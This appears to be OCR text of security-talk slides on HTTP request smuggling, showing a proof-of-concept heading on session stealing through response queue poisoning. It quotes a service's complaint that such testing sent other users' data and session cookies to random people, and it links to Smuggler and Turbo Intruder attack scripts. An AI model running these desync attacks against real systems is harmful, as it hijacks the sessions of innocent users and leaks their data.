
PoC #2 – Session Stealing using Response Queue Poisoning




PoC #2 – Session Stealing using Response Queue Poisoning



PoC #2 – Session Stealing using Response Queue Poisoning



PoC #2 – Session Stealing using Response Queue Poisoning



PoC #2 – Session Stealing using Response Queue Poisoning

"The biggest problem is in the payload that **injects extra HTTP requests** into the TCP stream…

if you are lucky, you'll be able to get a response of the customer's request (and his session cookie). Unfortunately, there's a side effect: **every request** in this TCP stream from now on will be desynchronized. That means, that the next customer's request will get a response to "normal" attacker's request, and so on - for as long as the (backend) TCP connection is open.

The result of the above, is that not only you are (possibly) getting a session of some victim, but **other people can also get sessions and data which don't belong to them** - in other words, a bunch of random people will suddenly receive (in the background) data that was meant for someone else, and in some cases, even valid session cookies - causing them to be suddenly re-logged in as someone else! We think it's pretty obvious that when this happens in a production environment, it's not great!

Note, that this is *not* a theoretical issue, and in fact we can confirm based on an exhaustive analysis of our service logs that this has indeed happened because of your testing."

Thanks!

- Twitter: @defparam

- Smuggler: https://github.com/defparam/smuggler
- Turbo Intruder CL.TE / TE.CL Attack Scripts:
  - https://github.com/defparam/tiscripts